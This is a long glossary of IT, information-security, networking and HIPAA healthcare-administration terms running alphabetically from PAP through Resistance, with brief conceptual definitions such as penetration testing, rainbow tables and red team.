PAP (Password Authentication Protocol)—Authentication protocol that allows PPP peers to authenticate one another. The remote router attempting to connect to the local router is required to send an authentication request. Unlike CHAP, PAP passes the password and hostname or username in the clear (unencrypted). PAP does not itself prevent unauthorized access, but merely identifies the remote end. The router or access server then determines if that user is allowed access. PAP is supported only on PPP lines. Compare with *CHAP*.

Parallel connector—Has 25 pins that fit into the corresponding holes in the port. Most printers use parallel connectors.

Parallel conversion—The concurrent use of new system by its users.

Parallel port—The computer's printer port, which in a pinch, allows user access to notebooks and computers that cannot be opened.

Parent—A unit of data in a 1:n relationship with another unit of data called a child, where the parent can exist independently but the child cannot.

Parity—A bit or series of bits appended to a character or block of characters to ensure that the information received is the same as the information that was sent. Parity is used for error detection.

Parity Bit—A bit attached to a byte that is used to check the accuracy of data storage.

Partition—A memory area assigned to a computer program during its execution.

Partitioning—Isolating IA-critical, IA-related, and non-IA-related functions and entities to prevent accidental or intentional interference, compromise, and corruption. Partitioning can be implemented in hardware or software. Software partitioning can be logical or physical. Partitioning is often referred to as separability in the security community.

Pascal—A computer programming language designed especially for writing structured programs. This language is based on the use of a minimum set of logical control structures.

Passive response—A response option in intrusion detection in which the system simply reports and records the problem detected, relying on the user to take subsequent action.

Passive system—A system related indirectly to other systems. Passive systems may or may not have a physical connection to other systems, and their logical connection is controlled tightly.

Passive wiretapping—The monitoring or recording of data while it is being transmitted over a communications link.

Password—A word or string of characters that authenticates a user, a specific resource, or an access type.

Password cracker—A password cracker is an application program that is used to identify an unknown or forgotten password to a computer or network resources. It can also be used to help a person obtain unauthorized access to a resource.

Password entropy—Stated in bits, the measure of randomness in a password.

Password sniffing—Eavesdropping on a communications line to capture passwords that are being transmitted unencrypted.

Patchwork—an encoding algorithm that takes random pairs of pixels and brightens the brighter pixel and dulls the duller pixel and encodes one bit of information in the contrast change. This algorithm creates a unique change, and that change indicates the absense or presence of a signature.

Patent—Exclusive right granted to an inventor to produce, sell, and distribute the invention for a specified number of years.

Pattern classification—The step of ASR in which the system matches the user's spoken phonemes to a phoneme sequence stored in an acoustic model database.

Payer—In healthcare, an entity that assumes the risk of paying for medical treatments. This can be an uninsured patient, a self-insured employer, a health plan, or an HMO.

PAYERID— HCFA's term for their pre-HIPAA National Payer ID initiative.

Payload—The amount of information that can be stored in the cover media. Typically the greater the payload the greater the risk of detection.

Payment— See Part II, 45 CFR 164.501.

PBX—Private branch exchange.

PCM—Pulse code modulation.

PCM (Pulse Code Modulation)—A digital scheme for transmitting analog data.

PCS— See *ICD.*

PDA—Personal Digital Assistant. A handheld computer that serves as an organizer for personal information.

PDN—Public data network.

PDU—Protocol data unit.

Peer-entity authentication—The corroboration that a peer entity in an association is the one claimed.

Peer-to-peer network—A network in which a small number of computers share hardware (such as a printer), software, and information.

PEM—Privacy Enhanced Mail; an e-mail encryption protocol.

Penetration—A successful unauthorized access to a computer system.

Penetration profile—A delineation of the activities required to effect penetration.

Penetration signature—The description of a situation or set of conditions in which a penetration might occur.

Penetration testing—Security testing in which the evaluators attempt to circumvent the security features of a system based on their understanding of the system design and implementation. The evaluators may be assumed to use all system design and implementation documentation, which may include listings of system source code, manuals, and circuit diagrams. The evaluators work under no constraints other than those applied to ordinary users or implementers of untrusted portions of the component. .

Perceptual masking—a condition where the perception of one element interferes with the perception another.

Perfect forward secrecy—Perfect forward secrecy means that even if a private key is known to an attacker, the attacker cannot decrypt previously sent messages.

Performance—The ability to track service and resource usage levels and to provide feedback on the responsiveness and reliability of the network.

Performance-based—A method for designing learning objectives based on behavioral outcomes, rather than on content that provides benchmarks for evaluating learning effectiveness.

Period—The time it takes a waveform to complete one complete cycle.
Permission marketing —When a person has given a merchant permission to send special offers.
Persistent Object—An object that can survive the process that created it. A persistent object exists until it is explicitly deleted.
Personal agent (or user agent)—An intelligent agent that takes action on the user's behalf.
Personal computer—A commonly used term that refers to a microcomputer. Often called a PC.
Personal Digital Assistant (PDA)—A small hand-held computer that helps surf the Web and perform simple tasks such as note taking, calendaring, appointment scheduling, and maintaining an address book.
Personal finance software—Helps the user maintain a checkbook, prepare a budget, track investments, monitor credit card balances, and pay bills electronically.
Personal Information Management (PIM) software—Helps create and maintain (1) lists, (2) appointments and calendars, and (3) points of contact.
Personal productivity software—Helps the user perform personal tasks — writing a memo, creating a graph, and creating a slide presentation — that can usually be done even if the user does not own a computer.
Personalization—When a Web site can know enough about the user's likes and dislikes that it can fashion offers that are more likely to appeal to the user.
Personally identifiable information—Information that can be traced back to an individual user, e.g. your name, postal address, or e-mail address. Personal user preferences tracked by a Web site via a "cookie" (see definition above) is also considered personally identifiable when linked to other personally identifiable information provided by you online. .
Pest program—Collective term for programs with deleterious and generally unanticipated side effects; for example, Trojan horses, logic bombs, letter bombs, viruses, and malicious worms.
PGP—Pretty Good Privacy. Public key cryptography software based on the RSA cryptographic method.
Phased conversion—The system installation procedure that involves a step-by-step approach for the incremental installation of one portion of a new system at a time.
PHB—Pharmacy Benefits Manager.
PHI—See *Protected Health Information.*
PHP—In Common Criteria, protection of the TSF; TSF physical protection.
PHS—Public Health Service.
Physical layer—The OSI layer that provides the means to activate and use physical connections for bit transmission. In plain terms, the physical layer provides the procedures for transferring a single bit across a physical medium, such as cables.
Physical organization—The packaging of data into fields, records, files, and other structures to make them accessible to a computer system.
Physical security—The measures used to provide physical protection of resources against deliberate and accidental threats.
PictureMarc—A DigiMarc application that embeds an imperceptable digital watermark within an image allowing copyright communication, author recognition and electronic commerce. It is currently bundled with Adobe Photoshop.
PIDAS—Perimeter Intrusion Detection Assessment System.
Piggyback entry—Unauthorized access to a computer system that is gained through another user's legitimate connection.
Ping—Packet Internet groper.
Piracy (or Simple Piracy)—The unauthorized duplication of an original recording for commercial gain without the consent of the rightful owner; or the packaging of pirate copies that is different from the original. Pirate copies are often compilations, such as the "greatest hits" of a specific artist, or a genre collection, such as dance tracks

Pirated software—The unauthorized use, duplication, distribution, or sale of copyrighted software.
Pivot table—Enables to group and summarize information.
Pixel—Short for *picture element,* a pixel is a single point in a graphic image. It is the smallest thing that can be drawn on a computer screen. All computer graphics are made up of a grid of pixels. When these pixels are painted onto the screen, they form an image.
PKI—Public Key Infrastructure.
PL or P. L.—Public Law, as in PL 104-191 (HIPAA).
Plain Old Telephone System (POTS)—What we consider to be the "normal" phone system used with modems. Does not include leased lines or digital lines.
Plain text—A message before it has been encrypted or after it has been decrypted using a specific algorithm and key; also referred to as clear text. (Contrast with cipher text.).
Plan Administration Functions—See Part II, 45 CFR 164.504.
Plan ID—See National Payer ID.
Plan of action and milestones—A document that identifies tasks needing to be accomplished. It details resources required to accomplish the elements of the plan, any milestones in meeting the tasks, and scheduled completion dates for the milestones. .
Plan Sponsor—An entity that sponsors a health plan. This can be an employer, a union, or some other entity. Also see Part II, 45 CFR 164.501.
Planning phase—Involves determining a solid plan for developing information system.
Platform—Foundation upon which processes and systems are built and which can include hardware, software, firmware, etc.
Platform domain—A security domain encompassing the operating system, the entities and operations it supports and its security policy.
Plotter—A graphics output device in which the computer drives a pen that draws on paper.
PLP—Packet Level Protocol (X.25).
PMD—Physical medium dependent.
PNA adapter card—An expansion card that is put into the user's computer to act as a doorway for information flowing in and out.
Pocket PC—A type of PDA that runs on Pocket PC OS that used to be called Windows CE.
Pocket PC OS (or Windows CE)—The operating system for the Pocket PC PDA.
Pointer—The address of a record (or other data grouping) contained in another record so that a program may access the former record when it has retrieved the latter record. The address can be absolute, relative, or symbolic, and hence the pointer is referred to as absolute, relative, or symbolic.
Pointing stick—Small rubber-like pointing device that causes the pointer to move on the screen as the user applies directional pressure. Popular on notebooks.
Point-of-Presence (POP)—A site where there exists a collection of telecommunications equipment, usually digital leased lines and multi-protocol routers.
Point-of-Sale (POS)—Applications in which purchase transactions are captured in machine-readable form at the point of purchase.
Point-to-Point—A network configuration interconnecting only two points. The connection can be dedicated or switched.
Point-to-Point Protocol (PPP)—The successor to SLIP, PPP provides router-to-router and host-to-network connections over both synchronous and asynchronous circuits.
Polarization—The direction of the electric field, the same as the physical attitude of the antenna (e.g., a vertical antenna transmits a vertically polarized wave). They receive and transmit antennas need to possess the same polarization.
Policy—See *security policy.*
Policy Advisory Group (PAG)— A generic name for many work groups at WEDI and elsewhere.

Polling—A procedure by which a computer controller unit asks terminals and other peripheral devices in a serial fashion if they have any messages to send.

Polymorphism—A request-handling mechanism that selects a method based on the type of target object. This allows the specification of one request that can result in invocation of different methods depending on the type of the target object. Most object-oriented languages support the selection of the appropriate method based on the class of the object (classical polymorphism). A few languages or systems support characteristics of the object, including values and user-defined defaults (generalized polymorphism).

Polymorphism—Having many forms.

POP (1)—Point-of-presence.

POP (2)—Post Office Protocol.

Pop-up ads—An ad that appears in its own window when a user opens or closes a Web page. .

Pop-up blockers—A type of privacy enhancing technology.

Port—(1) An outlet, usually on the exterior of a computer system, that enables peripheral devices to be connected and interfaced with the computer. (2) A numeric value used by the TCP/IP protocol suite that identifies services and applications. For example, HTTP Internet traffic uses port 80.

Portability—The ability to implement and execute software in one type of computing space and have it execute in a different computing space with little or no changes.

Portable Document Format (PDF)—The standard electronic distribution file format for heavily formatted documents such as a presentation resume because it retains the original document formatting.

Ports—An interface point between the CPU and a peripheral device.

POS—Place of service or point of service.

Postpay billing—Billing arrangement between the customer and operator/SvP in which the customer periodically receives a bill for service usage in the past period.

Postscript—A language used to describe the printing of images and text and typically used with laser printing capability. Word processor or desktop publishing applications generate postscript code for higher quality laser products.

POTS—Plain old telephone service.

Power (P)—The measure of the rate at which work can be accomplished.

PP—Protection profile.

PPC—Security Target evaluation, PP claims.

PPO—Preferred Provider Organization.

PPP—Point-to-Point Protocol.

PPS—Prospective Payment System.

PRA—The Paperwork Reduction Act.

Precision Engagement—The ability of joint forces to locate, surveil, discern, and track objectives or targets; select, organize, and use the correct systems; generate desired effects; assess results; and reengage with decisive speed and overwhelming operational tempo as required, throughout the full range of military operations.

Preferred Products List (PPL)—A list of commercially produced equipments that meet TEMPEST and other requirements prescribed by the National Security Agency. This list is included in the NSA Information Systems Security Products and Services Catalogue, issued quarterly and available through the Government Printing Office.

Prepay billing—Billing arrangement between the customer and operator/SvP in which the customer deposits an amount of money in advance, which is subsequently used to pay for service usage.

Preprocessors—Software tools that perform preliminary work on a draft computer program before it is completely tested on the computer.

Presentation layer—The layer of the ISO Reference Model responsible for formatting and converting data to meet the requirements of the particular system being utilized.

Presentation resume—A format-sensitive document created in a word processor to outline job qualifications in one to two printed pages.

Presentation software—Helps create and edit information that will appear in electronic slides.

Pretty Good Privacy (PGP)—PGP provides confidentiality and authentication services for electronic mail and file storage applications. Developed by Phil Zimmerman and distributed for free on the Internet. Widely used by the Internet technical community.

PRG—Procedure-Related Group.

PRI—Primary Rate Interface (ISDN).

Pricer or Repricer—A person, an organization, or a software package that reviews procedures, diagnoses, fee schedules, and other data and determines the eligible amount for a given healthcare service or supply. Additional criteria can then be applied to determine the actual allowance, or payment, amount.

Primary Key—An attribute that contains values that uniquely identifies the record in which the key exists.

Primary Mission Area—Synonymous with Primary Warfare Mission Area (PWMA). A warfare mission area concerned with a specific, major phase or portion of naval warfare.

Primary Rate Interface (PRI)—Provides the same throughput as a T-1, 1.544 Mbps, has 23 B or bearer channels, which run at 64 kbps, and a D or data channel, which runs at 16 kbps.

Primary service—An independent category of service such as operating system services, communication services and data management services. Each primary service provides a discrete set of functionality. Each primary service inherently includes generic qualities such as usability, manageability and security. Security services are therefore not primary services but are invoked as part of the provision of primary services by the primary service provider.

Principal—An entity whose identity can be authenticated.

Principle of Least Privilege—A security procedure under which users are granted only the minimum access authorization they need to perform required tasks.

Print suppress—The elimination of the printing of characters to preserve their secrecy — for example, the characters of a password as they are keyed by a user at a terminal or station on the network.

Privacy—1. The prevention of unauthorized access and manipulation of data. 2. The right of individuals to control or influence what information related to them may be collected and stored and by whom and to whom that information may be disclosed.

Privacy Act of 1974—The federal law that allows individuals to know what information about them is on file and how it is used by all government agencies and their contractors. The 1986 Electronic Communication Act is an extension of the Privacy Act.

Privacy Enhanced Mail (PEM)—Internet email standard that provides confidentiality, authentication, and message integrity using various encryption methods. Not widely deployed in the Internet.

Privacy Impact Assessment (PIA)—An analysis of how information is handled (1) to ensure handling conforms to applicable legal, regulatory, and policy requirements regarding privacy, (2) to determine the risks and effects of collecting, maintaining and disseminating information in identifiable form in an electronic information system, and (3) to examine and evaluate protections and alternative processes for handling information to mitigate potential privacy risks.

Privacy Invasive Technologies (PITs)—Describes the many technologies that intrude into privacy. Among the host of examples are data-trail generation through the denial of anonymity, data-trail intensification (e.g., identified phones, stored-value cards, and intelligent transportation systems), data warehousing and data mining, stored biometrics, and imposed biometrics. .

Privacy policy—An organization's requirements for complying with privacy regulations and directives. .

Privacy policy in standardized machine-readable format—A statement about site privacy practices written in a standard computer language (not English text) that can be read automatically by a Web browser. .

Privacy Protection—The establishment of appropriate administrative, technical, and physical safeguards to protect the security and confidentiality of data records against anticipated threats or hazards

Privacy Protection—The establishment of appropriate administrative, technical, and physical safeguards to protect the security and confidentiality of data records against anticipated threats or hazards that could result in substantial harm, embarrassment, inconvenience, or unfairness to any individual about whom such information is maintained.

Privacy seal—An online seal awarded by one of multiple privacy certification vendors to Web sites that agree to post their privacy practices openly via privacy statements, as well as adhere to enforcement procedures that ensure that their privacy promises are met. When you click on the privacy seal, typically you're taken directly to the privacy statement of the certified Web site.

Privacy statement—A page or pages on a Web site that lay out its privacy policies, i.e. what personal information is collected by the site, how it will be used, whom it will be shared with, and whether you have the option to exercise control over how your information will be used. .

Private Branch Exchange (PBX)—A small version of the phone company's central switching office. Also known as a private automatic branch exchange.

Private Branch Exchange (PBX)—A central telecommunications switching station that an organization uses for its own purposes.

Private Key—The private or secret key of a key pair, which must be kept confidential and is used to decrypt messages encrypted with the public key, or to digitally sign messages which can then be validated with the public key.

Private Network—A network established and operated by a private organization for the benefit of members of the organization.

Privilege—A right granted to an individual, a program, or a process.

Privileged instructions—A set of instructions generally executable only when the computer system is operating in the executive state (e.g., while handling interrupts). These special instructions are typically designed to control such protection features as the storage protection features.

PRO—Professional Review Organization or Peer Review Organization.

Problem—Any deviation from predefined standards.

Problem reporting—The method of identifying, tracking, and assigning attributes to problems detected within the software product, deliverables, or within the development processes.

Procedural language—A computer programming language in which the programmer must determine the logical sequence of program execution as well as the processing required.

Procedure—Required "how-to" instructions that support some part of a policy or standard, which state "what to do.".

Procedure division—A section of a COBOL program that contains statements that direct computer processing operations.

Procedure view—Contains all of the procedures within a system.

Process—A sequence of activities.

Process description—A narrative that describes in sequence the processing activities that take place in a computer system and the procedures for completing each activity.

Processing controls—Techniques and methods used to ensure that processing produces correct results.

Processor—The hardware unit containing the functions of memory and the central processing unit.

Product Certification Center—A facility that certifies the technical security integrity of communications equipment. The equipment is handled and used within secure channels.

Professional Courier (or Diplomatic Courier)—A person specifically employed and provided with official documentation by the U.S. Department of State to transport properly prepared, addressed, and documented diplomatic pouches between the Department and its Foreign Service posts and across other international boundaries.

Profile filtering—Requires that the user choose terms or enter keywords to provide a more personal picture of preferences.

Profiling—Analyzing a program to determine how much time is spent in different parts of the program during execution. .

Program analyzers—Software tools that modify or monitor the operation of an application program to allow information about its operating characteristics to be collected automatically.

Program development process—The activities involved in developing computer programs, including problem analysis, program design, process design, program coding, debugging, and testing.

Program maintenance—The process of altering program code or instructions to meet new or changing requirements.

Program Manager—The person ultimately responsible for the overall procurement, development, integration, modification, or operation and maintenance of the IS.

Programmable Read-Only Memory (PROM)—Computer memory chips that can be programmed permanently to carry out a defined process.

Programmer—The individual who designs and develops computer programs.

Programmer/Analyst—The individual who analyzes processing requirements and then designs and develops computer programs to direct processing.

Programming language—A language with special syntax and style conventions for coding computer programs.

Programming Language/1 (PL/1)—A general-purpose, high-level language that combines business and scientific processing features. The language contains advanced features for experienced programmers yet can be easily learned by novice programmers.

Programming specifications—The complete description of input, processing, output, and storage requirements necessary to code a computer program.

Project manager—An individual who is an expert in project planning and management, defines and develops the project plan, and tracks the plan to ensure all key project milestones are completed on time.

Project milestone—Key date by which a certain group of activities needs to be performed.

Project plan—Defines the what, when, and who questions of system development including all activities to be performed, the individuals or resources who will perform the activities, and the time required to complete each activity.

Project scope—Clearly defines the high-level system requirements.

Project scope document—A written definition of the project scope and usually no longer than a paragraph.

Project team—A team designed to accomplish specific one-time goals, which is disbanded once the project is complete.

Prolog—A language widely used in the field of artificial intelligence.

PROM—Programmable read-only memory.

Proof of correctness—The use of mathematical logic to infer that a relation between program variables assumed true at the program entry implies that another relation between program variables holds at program exit.

Proof-of-concept prototype—A prototype used to prove the technical feasibility of a proposed system.

Protect—To keep information systems away from intentional, unintentional, and natural threats: (1) preclude an adversary from gaining access to information for the purpose of destroying, corrupting, or manipulating such information; or (2) deny use of information systems to access, manipulate, and transmit mission-essential information.

Protected Distribution System (PDS)—Wire line or fiber optic distribution system used to transmit unencrypted classified national security information through an area of lesser classification or control.

Protected Health Information (PHI)—See Part II, 45 CFR 164.501.

Protection ring—A hierarchy of access modes through which a computer system enforces the access rights granted to each user, program, and process, ensuring that each operates only within its authorized access mode.

Protection schema—An outline detailing the type of access users may have to a database or application system, given a user's need-to-know; e.g., read, write, modify, delete, create, execute, and append.

Protective layers—Mechanisms for insuring the integrity of systems or data. See *Defense in Depth.*

Protocol—A set of instructions required to initiate and maintain communication between sender and receiver devices.

Protocol Analyzer—A data communications testing unit set that enables a network engineer to observe bit patterns and simulate network elements.

Protocol Data Unit (PDU)—This is OSI terminology for "packet." A PDU is a data object exchanged by protocol machines (entities) within a given layer. PDUs consist of both protocol control information (PCI) and user data.

Protons—A heavy subatomic particle that carries a positive charge.

Prototype—A usable system or subcomponent that is built inexpensively or quickly with the intention of modifying or replacing it.

Provider Taxonomy Codes—An administrative code set for identifying the provider type and area of specialization for all healthcare providers. A given provider can have several Provider Taxonomy Codes. This code set is used in the X12 278 Referral Certification and Authorization and the X12 837 Claim transactions, and is maintained by the NUCC.

Proxy server—Proxy server is a server that acts as an intermediary between a remote user and the servers that run the desired applications. Typical proxies accept a connection from a user, make a decision as to whether or not client IP address is permitted to use the proxy, perhaps perform additional authentication, and complete a connection to a remote destination on behalf of the user.

PRS—Resource utilization, priority of service.

PSDN—Packet-Switched Data Network.

PSE—Privacy, pseudonymity.

Pseudocode—Program processing specifications that can be prepared as structured English-like statements which can then be easily converted into source code.

Pseudoflow—An apparent loophole deliberately implanted in an operating system program as a trap for intruders.

Pseudonymity—A condition in which you have taken on an assumed identity. .

PSK—Phase shift keying.

PSN—Packet-switched network.

PSNP—Partial Sequence Number PDU.

PSPDN—Packet-switched public data network.

PSTN—Public switched telephone network.

Psychographic filtering—Anticipates the user's preferences based on the answers given to a questionnaire.

Psychotherapy notes—See Part II, 45 CFR 164.501.

PTT—Post, telephone, and telegraph.

Public Health Authority—See Part II, 45 CFR 164.501.

Public key—In an asymmetric cryptography scheme, the key that may be widely published to enable the operation of the scheme. Typically, a public key can be used to encrypt, but not decrypt or to validate a signature, but not to sign.

Public key cryptography—An asymmetric cryptosystem where the encrypting and decrypting keys are different and it is computationally infeasible to calculate one form the other, given the encrypting algorithm. In public key cryptography, the encrypting key is made public , but the decrypting key is kept secret.

Public Key Cryptography Standards—Public Key Cryptography Standards (PKCS) are specifications produced by RSA Laboratories in cooperation with secure systems developers worldwide for the purpose of accelerating the deployment of Public-Key Cryptography.

Public key cryptosystem—An asymmetric cryptosystem that uses a public key and a corresponding private key.362.

Public key encryption—An encryption scheme where two pairs of algorithmic keys (one private and one public) are used to encrypt and decrypt messages, files, etc.

Public key infrastructure—Supporting infrastructure, including non-technical aspects, for the management of public keys.

Public network—A network on which the organization competes for time with others.

Public Switched Telephone Network (PSTN)—Refers to the local, long distance, and international phone system which we use every day. In some countries, it is a single phone company. In countries with competition, PSTN refers to the entire interconnected collections of local, long distance, and international phone companies, of which there could be thousands.

Pulse Amplitude Modulation (PAM)—The first step in converting analog waveforms into digital signals for transmission.

Pulse Code Modulation (PCM)—The most common and most important method that a telephone system in North America can use to sample a voice signal and convert that sample into an equivalent digital code. PCM is a digital modulation method that encodes a pulse amplitude modulated signal into a PCM signal.

Purging—The orderly review of storage and removal of inactive or obsolete data files.

Push technology—An environment in which businesses and organizations come to the user with information, services, and product offerings based on the user profile.

PVC—Permanent virtual circuit.

QA—Quality assurance.

QAM—Quadrature Amplitude Modulation.

QC—Quality control.

QoS—Quality of service.

Qualitative—Inductive analytical approaches that are oriented toward relative, non-measurable, and subjective values, such as expert judgment.

Quality—The totality of features and characteristics of a product or service that bear on its ability to meet stated or implied needs.

Quality Assurance—An overview process that entails planning and systematic actions to ensure that a project is following good quality management practices.

Quality Control—Process by which product quality is compared with standards.

Quality of Service (QoS)—The service level defined by a service agreement between a network user and a network provider, which guarantees a certain level of bandwidth and data flow rates.

Quantitative—Deductive analytical approaches that are oriented toward the use of numbers or symbols to express a measurable quantity, such as MTTR.

Quantitizing—The systematic method of providing standard binary numbering to PAM samples for PCM conversion.

Query and reporting tools—Similar to QBE tools, SQL, and report generators in the typical database environment.

Query language—A language that enables a user to interact indirectly with a DBMS to retrieve and possibly modify data held under the DBMS.

Query-by-Example tools (QBE)—Helps the user graphically design the answer to a question.

Queue—A waiting line in which a set of computer programs is in secondary storage awaiting processing.

Radiation field—The radio frequency field that is created around the antenna and has specific properties that affect the signal transmission.

RADIUS—Remote Authentication Dial-In User Service.

RADIUS (Remote Dial-In User Service)—Database for authenticating modem and ISDN connections and for tracking connection time. Remote authentication dial-in user service. A protocol used to authenticate remote users and wireless connections.

RAID (Redundant Arrays of Inexpensive Disks)—Instead of using one large disk to store data, you use many smaller disks (because they are cheaper). *See* disk mirroring and duplexing. An approach to using many low-cost drives as a group to improve performance, yet also provides a degree of redundancy that makes the chance of data loss remote.

Rain attenuation or raindrop absorption—The scattering of the microwave signal, which can cause signal loss in transmissions.

Rainbow series—A multi-volume set of publications on Information Assurance, Information Security and related topics. Published by the National Computer Security Center (NCSC) at the National Security Agency (NSA) in Fort Meade, MD. Each volume is published under a different color cover, hence the term "Rainbow" series.

Rainbow tables—A set of tools and techniques used for cracking MS Windows passwords.

RAM—A type of computer memory that can be accessed randomly; that is, any byte of memory can be accessed without touching the preceding bytes. RAM is the most common type of memory found in computers and other devices, such as printers. There are two basic types of RAM: dynamic RAM (DRAM) and static RAM (SRAM).

Random access—A method that allows records to be read from and written to disk media without regard to the order of their record key.

Random failure—Failures that result from physical degradation over time and variability introduced during the manufacturing process.

Range—The distance a signal travels before it degrades and needs to be repeated.

RARP (Reverse Address Resolution Protocol)—Protocol in the TCP/IP stack that provides a method for finding IP addresses based on MAC addresses. Compare with *Address Resolution Protocol (ARP).*

Raster image—An image that is composed of small points of color data called pixels. Raster images allow the representation complex shapes and colors in a relatively small file format. Photographs are represented using raster images.

RBOCs—Regional Bell operating companies.

RCP—Remote Copy Protocol.

RCR—Development, representation correspondence.

RCV—Protection of the TSF, trusted recovery.

Reaccreditation—The official management decision to continue operating a previously accredited system. .

Reach—An aggregate measure of the degree to which information is shared.

React—To respond to threat activity within information systems, when detected, and mitigate the consequences by taking appropriate action to incidents that threaten information and information systems.

Read-Only Memory (ROM)—Computer memory chips with preprogrammed circuits for storing such software as word processors and spreadsheets.

Reality—The real world.

Real-time processing—Computer processing that generates output fast enough to support multiple activities being performed concurrently.

Real-time reaction—A response to a penetration attempt that can prevent actual penetration because the attempt is detected and diagnosed in time.

Reassembly—The process by which an IP datagram is "put back together" at the receiving hosts after having been fragmented in transit.

Recertification—A reassessment of the technical and non-technical security features and other safeguards of a system made in support of the reaccreditation process. .

Reciprocal agreement—Emergency processing agreements between two or more organizations with similar equipment or applications. Typically, participants promise to provide processing time to each other when an emergency arises.

Reciprocity—An antenna characteristic that essentially states that the antenna is the same regardless of whether it is sending or receiving electromagnetic energy.

Recognition—Capability to detect attacks as they occur and to evaluate the extent of damage and compromise.336.

Record block—A group or collection of records appearing between interblock gaps on magnetic storage media. This group of records is handled as a single entity in computer processing.

Record blocking—A technique of writing several records to magnetic storage media in between interblock gaps or spaces.

Record material—All books, papers, maps, photographs, or other documentary materials, regardless of physical form or characteristics, made or received by the U.S. government in connection with the transaction of public business and preserved or appropriated by an agency or its legitimate successor as evidence of the organization, functions, policies, decisions, procedures, or other activities of any agency of the government, or because of the informational data contained therein.

Recording Industry Association of America (RIAA)—A trade group that represents the U.S. recording industry. The RIAA works to create a business and legal environment that supports the record industry and seeks to protect intellectual property rights.

Recovery—The restoration of the information processing facility or other related assets following physical destruction or damage.

Recovery Point Objective (RPO)—A measurement of the point prior to an outage to which data are to be restored.

Recovery Procedures—The action necessary to restore a system's computational capability and data files after system failure or penetration.

Recovery Time Objective (RTO)—The amount of time allowed for the recovery of a business function or resource after a disaster occurs.

Rectifier—A diode designed to be placed in an alternating current circuit, used for converting AC to DC.

Recurring decision—A decision that you have to make repeatedly and often periodically, whether weekly, monthly, quarterly, or yearly.

Recursion—The definition of something in terms of itself. For example, a bill of material is usually defined in terms of itself.

Red—Designation applied to information systems, and associated areas, circuits, components, and equipment in which national security information is being processed.

Red Book—Common name used to refer to the Network Interpretation of the TCSEC (Orange Book). Originally referred to in some circles as the "White Book.".

Red Forces—Forces of countries considered unfriendly to the United States and her Allies.

Red Team—A group of people duly authorized to conduct attacks against friendly information systems, under prescribed conditions, for the purpose of revealing the capabilities and limitations of the information assurance posture of a system under test. For purposes of operational testing, the Red team will operate in as operationally realistic an environment as feasible and will conduct its operations in accordance with the approved operational test plan.

Red/Black concept—Separation of electrical and electronic circuits, components, equipment, and systems that handle national security information (RED), in electrical form, from those that handle nonnational security information (BLACK) in the same form.

Red-Black separation—The requirement for physical spacing between "red" and "black" processing systems and their components, including signal and power lines.

Reduced Instruction Set Computing (RISC)—A method of processing by which the set of instructions available to the computer is a subset of that found on conventional computers.

Redundancy—Controlling failure by providing several identical functional units, monitoring the behavior of each to detect faults, and initiating a transition to a safe/secure condition if a discrepancy is detected.

Redundant control capability—Use of active or passive replacement, for example, throughout the network components (i.e., network nodes, connectivity, and control stations) to enhance reliability, reduce threat of single-point-of-failure, enhance survivability, and provide excess capacity.

Redundant site—A recovery strategy involving the duplication of key information technology components, including data, or other key business processes, whereby fast recovery can take place. The redundant site usually is located away from the original.

Reference configuration—A combination of functional groups and reference points that shows possible network arrangements.

Reference monitor—(1) An access control concept that refers to an abstract machine that mediates all accesses to objects by subjects. (2) A system component that mediates usage of all objects by all subjects, enforcing the intended access controls.

Referential attributes—The facts that tie an instance of one object to an instance of another object.

Referential integrity—The assurance that an object handle identifies a single object. The facility of a DBMS that ensures the validity of predefined relationships.

Referrer Field—The referrer header field (mistakenly spelled referer in the HTTP standard) is a unit of information that contains the URL of the site you are currently in. The referrer header field is sent automatically to any site you are about to visit when clicking a link. Referrer headers allow reading patterns to be studied and reverse links drawn. The address of the page might contain privacy information (such as your name or e-mail address), or might reveal personal interests that you would rather keep private.

Reflections—When the microwave signal traverses a body of water or fog bank and causes multipath conditions.

Regenstrief Institute—A research foundation for improving healthcare by optimizing the capture, analysis, content, and delivery of healthcare information. Regenstrief maintains the LOINC coding system that is being considered for use as part of the HIPAA claim attachments standard.

Regional Diplomatic Courier Officer (RDCO)—The RDCO oversees the operations of a regional diplomatic courier division.

Regression testing—The rerunning of test cases that a program has previously executed correctly to detect errors created during software correction or modification. Tests used to verify a previously tested system whenever it is modified.

Relation—Describes each two-dimensional table or file in the relation model (hence its name relational database model).

Relational database—In a relational database, data is organized in two-dimensional tables or relations.

Relevance—Related to the matter at hand; directly bearing upon the current matter.

Reliability—The probability that a system or service will perform in a satisfactory manner for a given period of time when used under specific operating conditions.

Reliability critical—A term applied to any condition, event, process, or item whose recognition, control, performance or tolerance is essential to reliable system operation or support.

Relying third party—The entity, such as a merchant, offering goods or services online that will receive a certificate as part of a process of completing transactions with the user.

Remanence—The residual magnetism that remains on magnetic storage media after degaussing.

Remediation plan—See *plan of action and milestones.*

Remote access—The ability to dial into a computer over a local telephone number using a number of digital access techniques.

Remote Authentication Dial-In User Service (RADIUS)—A security and authentication mechanism for remote access.

Remote diagnostic facility—An off-premise diagnostic, maintenance, and programming facility authorized to perform functions on the Department computerized telephone system via an external network trunk connection.

Remote File System (RFS)—A distributed file system, similar to NFS, developed by AT&T and distributed with their UNIX System V operating system. See Network File System.

Remote Procedure Call (RPC)—An easy and popular paradigm for implementing the client/server model of distributed computing. A request is sent to a remote system to execute a designated procedure, using arguments supplied, and the result returned to the caller.

Repeater—A device that propagates electrical signals from one cable to another without making routing decisions or providing packet filtering. In OSI terminology, a repeater is a physical layer intermediate system. See bridge and router.

Replay—A type of security threat that occurs when an exchange is captured and resent at a later time to confuse the original recipients.

Replication—The process of keeping a copy of data through either shadowing or caching.

Report—Printed or displayed output that communicates the content of files and other activities. The output is typically organized and easily read.

Report Program Generator (RPG)—A nonprocedural programming language used for many business applications.

Report writing—The process of accessing data from files and generating it as information in the form of output.

Repudiation—Denying that you did something, or sent some message.

REQ—(1) Protection Profile evaluation, IT security requirements. (2) Security Target evaluation, IT security requirements.

Request for Comments (RFC)—The document series, begun in 1969, that describes the Internet suite of protocols and related experiments. Not all (in fact, very few) RFCs describe Internet standards, but all Internet standards are written up as RFCs.

Request for Proposal (RFP)—A formal document that describes in detail logical requirements for a proposed system and invites outsourcing organizations (vendors) to submit bids for its development.

Required by Law—See Part II, 45 CFR 164.501.

Requirement definition document—Defines all of the business requirements, prioritizes them in order of business importance, and places them in a formal comprehensive document.

Residual risks—The risk associated with an event when the control is in place to reduce the effect or likelihood of that event being taken into account.

Residue—Data left in storage after processing operations and before degaussing or rewriting has occurred.

Resistance —(1) The opposition to the flow of electric charge and is generally the function of the number of free electrons available to conduct the electric current. (2) Capability of a system to repel attacks.

